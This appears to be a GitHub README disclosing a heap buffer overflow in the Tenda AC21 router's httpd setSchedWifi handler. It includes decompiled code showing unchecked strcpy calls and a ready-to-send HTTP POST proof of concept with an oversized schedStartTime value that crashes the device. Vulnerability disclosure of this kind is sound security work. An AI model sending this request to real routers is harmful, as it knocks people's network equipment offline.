xxy1126 -20220902 ... on Sep 2 History

..

readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown


Tenda AC21(V16.03.08.15) contains heap Buffer Overflow Vulnerability

overview

- Manufacturer's website information： https://www.tenda.com.cn/
- Firmware download address: https://www.tenda.com.cn/download/detail-3419.html

product information

Tenda A21(V16.03.08.15), latest version of simulation overview：



description

1. Vulnerability Details

Tenda AC21(V16.03.08.15) contains a heap overflow vulnerability in file `/bin/httpd`, function `setSchedWifi` .

This vulnerability allows attackers to cause a Denial of Service (DoS) via the `schedStartTime` and `schedEndTime` parameter.

```
v9 = (char *)websGetVar(a1, "schedWifiEnable", "1");
v8 = (const char *)websGetVar(a1, "schedStartTime", &unk_4D7C58);
v7 = (const char *)websGetVar(a1, "schedEndTime", &unk_4D7C58);
nptr = (char *)websGetVar(a1, "timeType", "0");
s = (char *)websGetVar(a1, "day", "1,1,1,1,1,1,1");
v1 = wifi_get_mibname("wlan", "enable", v20);
GetValue(v1, v12);
if ( !LOBYTE(v12[0]) )
  strcpy((char *)v12, "1");
if ( atoi(nptr) )
  sscanf(s, "%d,%d,%d,%d,%d,%d,%d", &v13, &v14, &v15, &v16, &v17, &v18, &v19);
SetValue("sys.sched.wifi.timeType", nptr);
ptr = malloc(0x19u);
v10 = atoi(v9);
if ( ptr )
{
  *(_BYTE *)ptr = atoi((const char *)v12) != 0;
  *((_BYTE *)ptr + 1) = atoi(v9) != 0;
  strcpy((char *)ptr + 2, v8);                  // 1
  strcpy((char *)ptr + 10, v7);                 // 1
```

the `strcpy(ptr+2, v8)` and `strcpy(ptr+10, v7)` copies strings to heap buffer without checking its length, so there is a heap overflow.

2. Recurring loopholes and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.0.1
Content-Length: 224
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/system_time.html?random=0.9865714904007963&
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Connection: close

schedStartTime=1111111111111111111111111111111111111111111111111111111111111111111111111111
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .